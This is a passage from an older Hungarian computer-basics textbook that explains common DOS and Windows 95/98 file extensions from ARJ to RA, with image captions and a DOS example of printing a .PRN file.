11 – egy-egy Windows alkalmazás nem csak az ablak felépítésében és a gyorsbillentyűkben azonos, a fejléc alatt megjelenő *menüsor* is hasonló. Az egyes pontokba egérkattintással, vagy billentyűzetről az Alt + aláhúzott betű segítségével juthatunk. A menüsor alatt az alkalmazáshoz tartozó különféle nyomógombokat (Eszköztár) találhatjuk.

4.


LEGGYAKORIBB FÁJLKITERJESZTÉSEK

Ha ismerjük valamennyire a DOS-t, nem újdonság, hogy egy fájl neve és kiterjesztése tetszőleges lehet (pl. **adam.eva**), sőt a kiterjesztés nem is kötelező. Windows 95-től kezdve pedig használhatunk hosszú fájlneveket is. ***Szokás szerint azonban a fájlok 3 betűs kiterjesztését ma is használják: a fájl típusára utal.***

Az alábbiakban röviden leírjuk a leggyakoribb fájlkiterjesztések magyarázatát. E kiterjesztések legnagyobb részével mindennapi munkánkban találkozhatunk – ezért szükséges őket ismernünk –, bár nem mindegyik kötődik a Windowshoz. A lista korántsem teljes.

Néhány helyen szerepel az „Egyszerű szövegfájl" kifejezés, ami azt jelenti, hogy az adott" fájltípus ASCII szöveg, értelmes szavakból áll, tartalmát a DOS **type** parancsával megtekinthetjük, az **edit** szövegszerkesztővel, vagy a Windows Jegyzettömb (Notepad), WordPad, Word alkalmazásaival pedig módosíthatjuk.

ARJ – tömörített állomány (archívum), mely egy vagy több fájlt tartalmaz. A fájl *nem* futtatható, tartalmát az ARJ shareware programmal tömöríthetjük ki. Több kötet esetén (pl. egy nagy fájlt feldarabolunk) a további fájlok kiterjesztése .A01, .A02 stb. Egyes Commander programok, pl. a Far manager lehetővé teszi az archív fájlon belüli navigálást úgy, mintha nem lenne tömörítve.



Az ARJ tömörítő program help-je (képernyőrészlet)

ASM – Assembly nyelven írt program forráskódja. Egyszerű szövegfájl. Az .ASM fájl nem futtatható, ehhez egy fordítóval (Microsoft Macro Assembler, Borland Turbo Assembler stb.) előbb le kell fordítani és utána összeszerkeszteni (lásd .OBJ).

AVI – *Audio Video Interleaved*, más neve *Video for Windows*, videofilmet tartalmazó állomány. A Microsofttól származó formátum, *a Windows különösebb hardver kiegészítő nélkül le tudja játszani*, legfeljebb egy hangkártya szükséges hozzá. Egy-egy hang és kép információ felváltva követi egymást, így lejátszáskor nincsen szükség a merevlemez író-olvasó fejének időigényes újrapozícionálására. A hang .WAV, a kép .DIB (Device Independent Bitmap, gyakorlatilag .BMP) formátumú. A kép csak azon részeit tárolják, amelyek az előző kockához képest *jelentősen megváltoztak* (a tárolás ún. deltakeretekben, delta frame-ben történik). Azaz információvesztés történik, ennek ellensúlyozására beállítható időközönként – pl. másodpercenként – tárolják a teljes képet is (keyframe, kulcskeret). Az .AVI fájlok mérete nagy, többek közt függ a képmérettől, a felvétel hosszától és a másodpercenkénti képkockaszámtól. *Egy floppyra kb. 5 másodpercnyi felvétel fér* (200x150 képpont, 15 képkocka/s). Az .AVI-t és más multimédiás fájltípust a Windows Médialejátszó alkalmazásával játszhatjuk le. A felvétel készítése bonyolultabb, digitalizáló kártya és speciális program szükséges hozzá. Használnak más formátumokat is, melyek kisebb fájlméretet eredményeznek.

BAK – *backup (előző mentés)*. Pl. a Turbo Pascal használja. Ha dolgozunk egy fájllal és mentjük, a már létező fájlt a program átnevezi .BAK-ra és utána ment ténylegesen. Így ha ráébredünk, hogy valamit elrontottunk (és nincs Visszavonás lehetőség), programunk előző állapota a .BAK fájlban rendelkezésre áll és így visszaállíthatjuk az eredeti állapotot. Lásd még .WBK.

BAT – *batch fájl (kötegfájl)*, külső és belső DOS parancsokat tartalmaz. Egyszerű szövegfájl, futtatható! Legismertebb példája a gyökérkönyvtárban található **AUTOEXEC.BAT**.

BMP – *Windows bitmap (bittérkép), a Windows alap grafikus fájltípusa*, szinte minden grafikus program tudja kezelni. A képet képpontonként tárolja (pixelgrafika vagy rasztergrafika), információvesztés nem történik. A színmélység négy féle lehet: 2-16-256 szín, vagy 16.7 millió szín (24 bites True Color). A .BMP független a grafikus kártyától és annak kezelőprogramjától. A fájl belső felépítése számtalan helyen megtalálható: egy fejléc tartalmazza a kép jellemzőit (képméret, színek száma, esetleges tömörítés stb.). Ezt követi a színeket leíró ún. "paletta", végül maga a kép, melynél az egyes képpontokat a megfelelő paletta sorszámával tárolnak. True Colornál paletta nincs, helyette képpontonként 3 bájt tartalmazza az RGB értékeket. A .BMP fájlok mérete nagy, a tárolás ebből a szempontból nem optimális, annak ellenére, hogy 16 és 256 szín esetén RLE tömörítést is felhasználhatunk (lásd .RLE fájlkiterjesztés), de ezt ritkán teszik, mert a fájl mérete alig csökken valamit, így a kép általában tömörítetlenül tárolódik. A Windows .BMP-től némileg eltér az OS/2 operációs rendszer .BMP fájltípusa.

C – C nyelvű program forráskódja. Egyszerű szövegfájl, futtatásához le kell fordítani egy C fordítóval (Microsoft C, Borland C, GNU C stb.) és utána összeszerkeszteni (lásd: .OBJ).

CAB – *Cabinet fájl*, a Windows 95/98 telepítő lemezein a tömörített fájlok kiterjesztése. Telepítéskor a gép e fájlokból tömörít ki, később, ha kell még valami belőle, az **extract.exe**-vel tömöríthetünk ki "kézzel".

CDR – A Corel Draw (grafikus) program fájlformátuma.

CFG – *Konfigurációs fájl*, egy alkalmazás beállításait tartalmazza, az alkalmazás hozza létre és kezeli.

CHK – Ha a számítógépet a merevlemez írási művelete közben áramtalanítjuk, a merevlemezen logikai hiba keletkezhet. A **scandisk** az ilyen területeket felszabadítja és kérésre a tartalmát fájlba menti. Az ilyen visszanyert fájlok kiterjesztése .CHK és a gyökérkönyvtárba kerülnek. Érdemes megtekinteni a tartalmukat, de legtöbbször nem hasznosíthatók, letörölhetők. E fájlok jellemző mérete 32.768 bájt (nagyobb kapacitású merevlemezeknél egy cluster mérete FAT16 esetén).

CLP – A Vágólap-megjelenítő (**clipbrd.exe**) hozza létre, ha a Vágólap tartalmát fájlba mentjük.

COM – *Command* (parancs), gépi kódot tartalmazó futtatható fájl. A régi CP/M operációs rendszerből származik, az .EXE-hez képest elavultabbnak számít. Az IBM PC memóriaszerkezetének megfelelően egy szegmensnyi lehet, azaz mérete max. 64 KB (kivételek mindig vannak, pl. a Windows 95/98 **command.com**-ja 93 KB-os, de ez valójában egy .EXE fájl). A .COM fájl kizárólag gépi kódot tartalmaz, az operációs rendszer betölti és az első bájttól kezdve végrehajtja.

CPL – A Vezérlőpult egyes elemeit tartalmazó fájlok. Helyük a Windows **system** könyvtára. Hívása DOS ablakban pl: **C:\>control desk.cpl**.

CPP – C++ nyelvű program forráskódja, a többit lásd a C-nél. A C++ egy nagyon elterjedt objektum-orientált programozási nyelv, a C nyelv bővítése, a Windows alkalmazások egy része ezen a nyelven készül (használják még a Delphit, a CA Visual Objectet, a Visual Basic-et stb.).

DBF – *DataBase File*, a dBase, vagy dBase alapú (Clipper stb.) adatbáziskezelő programmal készített adatbázis fájl, az adatokat rekordokban, azon belül mezőkben tartalmazza. Ez a formátum nagyon elterjedt, számtalan más program képes olvasni a tartalmát, pl. a Microsoft Excel is.

DLL – *Dinamic Link Library* (dinamikusan szerkeszthető könyvtár). *Windows rendszerállomány*, de a különféle Windows és nem-Windows alkalmazásokhoz is tartozhatnak .DLL fájlok. Egy

vagy több Windows (vagy védett módú DOS) program megosztva tudja használni. Hasonló a Pascal unitjához, de csak eljárásokat és függvényeket tartalmazhat, konstansokat, változókat nem, továbbá csak egyszer töltődik be a memóriába (nem programonként), s ha már egy alkalmazás sem használja, távozik. Egy programnyelv felhasználhat más nyelven írt .DLL-t és a saját .DLL-jét is felhasználhatják más programok. *Tehát ha a Windows nem tud futtatni egy alkalmazást, mert bizonyos .DLL fájlok hiányoznak, tulajdonképpen a program egy része hiányzik, nincs más hátra, szerezzük meg.*

DOC – Microsoft Word, vagy WordPad szövegszerkesztővel készült szövegfájl, *nagyon elterjedt!* A szöveg formázott, azaz különböző stílusú karaktereket, képeket, szövegdobozokat, táblázatokat, beágyazott objektumokat stb. tartalmazhat. Tartalmuk DOS-os szövegszerkesztővel nehezen áttekinthető. A különböző Word változatok miatt (Word 2.0, 6.0/95, illetve 97) belső felépítése igen eltérő. Lásd még .RTF!

DOT – Microsoft Word sablonfájl. Pl. a Word a felhasználói beállításokat a **normal.dot**-ban tárolja. Makróvírusokat is tartalmazhat.

DRV – *Driver*, illesztőprogram. Hasonló a DOS rezidens programhoz, pl. a **MOUSE.SYS** egérkezelőhöz. A Windows 3.1 a különböző hardver és szoftver eszközökkel a drivereken keresztül kommunikált. Ilyen meghajtója van az egérnek, a monitornak, a billentyűzetnek stb. Így bármilyen eszköz tud kommunikálni a Windows-zal, ha létezik meghajtóprogramja.

EXE – *Executable* (végrehajtható), gépi kódot tartalmazó futtatható fájl. Mérete DOS valós mód esetén max. 640 KB, DOS védett mód és Windows alatt több MB is lehet. Felépítése bonyolultabb a .COM-nál, egy fejlécet is tartalmaz. *Az .EXE fájlok első két bájtja az "MZ" karaktersorozat* (pontosabban e két betű ASCII kódja). A Windows alá írt .EXE fájlok nem futtathatók DOS valós módban, hibaüzenetet kapunk. Sok programot önkicsomagoló archívumként terjesztenek (self extractor, SFX): indításkor az .EXE fájl kitömöríti a benne tárolt fájlokat. *Talán furcsa, hogy a futtatható fájlok kiterjesztése nem .000 vagy hasonló lett, hanem .EXE, de hát így alakult.*

FIF – Grafikus fájlformátum. Fraktáltömörítéssel készül (veszteséges tömörítés), segítségével kb. 1:100-as tömörítés is elérhető, jelentős minőségromlás nélkül.

FON – Raszteres vagy vektoros betűkészlet (fontkészlet).

GIF – *Graphics Interchange Format* az Interneten használt nagyon elterjedt, *veszteségmentes* grafikus fájlformátum, nagyon tömör. Megtekintéséhez Windows 95 alatt speciális program (pl. Paint Shop Pro) szükséges, a Windows 98 már ismeri. Változata a főként honlapokon használt ún. *animált GIF*, mely több képet tartalmaz, egymás után megjeleníti a rendszer, így ismétlődő mozgóképet látunk. Az IBM védett formátuma (→a .GIF licenszről lásd **www.gnu.org**)!

HLP – Egy alkalmazáshoz tartozó Súgó (Help) fájl, tartalma az F1 billentyűre jelenik meg.

HTM – Internetezés közben egy weboldal megjelenítéséhez .HTM fájlokat tölt le a böngésző és ennek tartalmát jeleníti meg. A HTML (Hyper Text Marked Language) a Word Wide Web szabványosított nyelve. Egyszerű szövegfájl, így akár egy szövegszerkesztővel is készíthetünk HTML oldalakat.

INI – inicializációs (konfigurációs) fájl, Windows alkalmazások hozzák létre és kezelik. Általában egy ASCII fájl.

JPG – JPEG (*Joint Photographic Experts Group*), az Interneten gyakran használt grafikus fájlformátum. *Veszteséges* képtömörítéssel készül és nagyon kis méretű fájlok keletkeznek. Pl. a Windows 95/98-hoz tartozó **felhők.bmp** mérete kb. 300 KB, ugyanez .JPG-ben csak 17 KB! Megtekintéséhez Windows 95 alatt speciális program (pl. Paint Shop Pro) szükséges, a Windows 98 már ismeri. A képtömörítés lényege: a képet 8x8 képpontból álló blokkokra bontják, majd minden blokkon ún. diszkrét koszinusz transzformációt (DCT, vagyis diszkrét Fourier transzformációt, DFT) hajtanak végre. A tömörítés mértéke, azaz a minőségromlás nagysága beállítható az eljárást megvalósító szoftverben. A JPEG eljárás egymástól függetlenül kezeli a színeket, színes képek esetén a transzformációt mindhárom színösszetevőre végrehajtják (24 bites True Color).

BMP = 22.734 bájt

JPG1 = 11.119 bájt


JPG2 = 2.300 bájt

JPG3 = 968 bájt

Ugyanaz a kép négy formátumban. Az első egy .BMP fájl (139x54x16.7 millió szín), a másik három pedig az ebből készített .JPG fájl, 100/50/1-es minőségben, Microsoft Photo Editorral. Az első .JPG minősége gyakorlatilag megegyezik a .BMP-vel, de mérete feleakkora. A másodiknál már látható némi romlás (kicsit "érdesebb"), mérete a .BMP kb. 10%-a. Az utolsónál már megfigyelhetők a 8x8-as blokkok is.

A JPEG mozgóképes változata az MJPEG (m=motion). Ennél az eljárásnál – az .AVI-val és az .MPG-vel ellentétben – minden egyes képkockát külön tárolnak (.JPG-ben) és nem vizsgálják a köztük lévő kapcsolatot. Emiatt jól használható videoszerkesztésnél. Egyes szerkesztő programok az MJPEG videofilmet speciális .AVI fájlkiterjesztéssel mentik el.

LNK – Az Asztalon minden Windows alkalmazást indító parancsikon (ún. *shortcut*, bal alsó sarkában kis nyíl), a Start – Programok menü sorai, továbbá a Gyorsindító egyes ikonjai a háttértáron egy-egy .LNK kiterjesztésű, néhány száz bájtos fájl, melynek helye **C:\WINDOWS\ASZTAL**, **C:\WINDOWS\Start menü\Programok**, illetve **C:\WINDOWS\Application Data\Microsoft\Internet Explorer\Quick Launch**. Ez a fájl tartalmazza többek közt az indítandó program nevét teljes elérési úttal. Mivel csak egy hivatkozás – link –, ha letöröljük, a hívott program megmarad! A DOS programokat indító shortcut-ok kiterjesztése .PIF.



A bal oldali ikon egy hivatkozás (ha letöröljük, az eredeti fájl nem vész el), míg mellette az "igazi" fájl ikonja látható (ha letöröljük, magát a fájlt töröljük).


MDB – Microsoft Access adatbázis fájl. A következőket tartalmaz(hat)ja: táblák, lekérdezések, űrlapok, jelentések, modulok, makrók.

MID – MIDI (*Musical Instrument Digital Interface*), hangszer és számítógép közötti kommunikációs protokoll. Készítésére példa: egy szintetizátoron – keyboardon – komponálunk egy dalt és elmentjük floppyra, de nem a hangszer saját, hanem a szabványos *General Midi* formátumban. Utána a floppyt behelyezzük számítógépünkbe és a Windows Médialejátszó alkalmazása lejátssza az így keletkezett Midi fájlt, pontosabban a hangkártyán található szintetizátor játssza le. A MIDI fájl a lenyomott billentyűk magasságát, hosszát stb. tartalmazza, emiatt mérete kicsi (általában néhány KB), ezért az Interneten előszeretettel használják honlapok díszítésére. A Windows is tartalmaz néhány MIDI fájlt.


MPG – MPEG (*Moving Picture Experts Group*), szabványos, rendkívül nagy fokban (1:100..1:200) és veszteségesen tömörített videofilm. Az .AVI-hoz hasonlóan a tömörítés az egymást követő képkockák közötti különbség tárolásán alapul. Egy másfél órás mozifilm ráfér egy CD-re, a boltokban is kaphatók ilyen CD-k.

MP3 – Mpeg Audio Layer-3, nagymértékben tömörített (1:10..12) zenei felvételt tartalmaz, „majdnem" CD minőségben. 1987-ben kezdték kifejleszteni a Frauenhofer Intézetben és 1991-ben került az MPEG szabványba. Egy néhány perces felvétel hossza – a beállítható minőségtől függően – néhány MB, így egy írható CD-re több mint 8 óra zene fér fel "majdnem CD" minőségben, vagy több mint 25 óra beszéd! Léteznek zenei CD→.MP3 konvertáló programok, pl. az Ultimate Encoder, lásd **www.usro.net**. Az .MP3 formátum használata kis helyigénye, jó minősége és az Internet miatt (lásd pl. **www.mp3.com** és **www.origo.hu/mp3**) robbanásszerűen terjed, egyre többen térnek át használatára, szerzői-jogi problémákat is okozva. Korábban csak számítógép tudta lejátszani (pl. a freeware WinAmp program, lásd **www.winamp.com**), de újabban meg-

jelentek az üzletekben az .MP3 fájlokat lejátszó "walkman" szerű készülékek, illetve mobiltelefonok, sőt .MP3-at tartalmazó CD-t lejátszó "diskman"-ek is.



Hordozható .MP3 lejátszó (YEPP), illetve Samsung mobiltelefon és .MP3 lejátszó egyben (lásd **www.yepp.hu**). Mozgó alkatrészt nem tartalmaznak. Kazettát sem használnak, az .MP3 fájlokat számítógépen keresztül vagy az Internetről tölthetjük le.



A 30 napig szabadon használható Ultimate Encoder program zenei CD-ből .WAV fájl közbeiktatásával .MP3 fájlt készít

NDX – A dBase adatbáziskezelő programmal készített indexfájl. Az indexfájl egy .DBF fájl rekordjainak adott szempontok szerinti sorrendjét adja meg (logikai rendezés). Egy .DBF fájlhoz emiatt több .NDX tartozhat.

NTX – Mint az .NDX, csak Clipper program hozza létre.


OBJ – *Object*, tárgykód fájl. Assembly, C vagy Clipper programozás esetén a forráskódból először tárgykód keletkezik, majd további műveletek (az ún. szerkesztés vagy linkelés) során készül el a futtatható állomány. A tárgykód fájl szabványos felépítésű, a lefordított programot tartalmazza, de még nem futtatható. A szabványos felépítés miatt saját programjainkba beépíthetünk mások által, más nyelven megírt .OBJ állományokat.

PAS – Pascal nyelvű program forráskódja. Egyszerű ASCII fájl, fordítás és szerkesztés után futtatható.

PCX – *PC Paintbrush*, a .BMP mellett egy másik grafikus fájltípus, talán kevésbé elterjedt. A Paint program kezeli. A Paintbrush eredetileg a Zsoft Corporation bejegyzett márkaneve.


PDF – *Portable Document Format*, az Interneten dokumentumokat leginkább ebben a formátumban tárolnak, használata nagyon terjedőben van. Előnye a tömörsége, továbbá a tárolt információ nagyon nehezen változtatható meg és *bármilyen gépen, bármilyen nyomtatón ugyanúgy néz ki (tehát az oldalakat nem tördeli át, mint pl. a Word)*. A .PDF fájl az Adobe Acrobat programcsomaggal készíthető. A készítés Wordből és Excelből makró segítségével közvetlenül végrehajtható, de bármilyen más programból is lehet, ha definiálunk egy PostScript nyomtatót és a programból .PRN fájlba nyomtatunk. A .PDF fájlok olvasása az ingyenes Acrobat Reader-rel történhet (lásd **www.acrobat.com**).

PIF – *Program Információs Fájl*, a nem-Windows (DOS) alkalmazásokhoz tartozó illesztőmodul, *a Windows szempontjából futtatható fájl*. Minden DOS program indításakor egy .PIF fájlt indít el a Windows. Ez lehet a programmal együtt szállított fájl, ha ilyen nincs, a Windowshoz mellékeltet indít a rendszer. A .PIF fájlok tartalmazzák a hívott program nevét, paramétereit, memóriakezelését, teljes képernyőn, vagy ablakban futását, kilépéskor az ablak bezáródjon-e stb. A .PIF fájl adatainak módosítása: az adott ikonnál jobb egérkattintás és a Tulajdonságok sor.



Az Acrobat Reader egy .PDF fájlt jelenít meg

Commander




A DOS-os Volkov Commander parancsikonja az Asztalon valójában egy .PIF fájl

PPT – Microsoft PowerPoint-tal létrehozott, előadást (bemutatót) tartalmazó fájl.

PRG – A dBase (vagy dBase alapú) adatbáziskezelő nyelv forrásprogramja, egyszerű szövegfájl. Futtatásához be kell tölteni a dBase fordítót. A dBase ún. „interpreter nyelv", nem készít .EXE formátumot, futtatáskor a .PRG fájl(ok) tartalmát sorról sorra hajtja végre. A Clipper az a nyelv, amely rendkívül hasonlít a dBase-re és futtatható kódot generál.

PRN – Ha Windows alkalmazásból nyomtatunk és a megjelenő párbeszédablakban a „Nyomtatás fájlba" négyzetet választjuk, egy .PRN *nyomtatófájl* keletkezik, amely *mindent* tartalmaz, amit nyomtatunk. A tényleges nyomtatás DOS-ból történik (!), a **`copy fájlnév.prn lpt1`** paranccsal, ehhez már nem szükséges a létrehozó program jelenléte! Akkor használják, ha a nyomtató pillanatnyilag nincs a géphez kapcsolva, vagy más géphez van kötve, amelyen a fájlt létrehozó alkalmazás – pl. a Word vagy egy rajzprogram – nem található. Azaz *a nyomtatást két lépésre bontottuk, a kettő között gépváltás is történhet, a második gépen elég a DOS és egy nyomtató, de a papír végeredmény ugyanaz.*





```
C:\WIN98>copy munka.prn lpt1
        1 fájl másolása megtörtént

C:\WIN98>_
```

Példa a .PRN fájl használatára. A Wordből nyomtatunk fájlba, majd DOS-ból a nyomtatóra.

RA, RM stb. – A Real Player által lejátszható adást tartalmazzák, ha nem élőben nézzük, hanem letöltjük fájlba az Internetről.

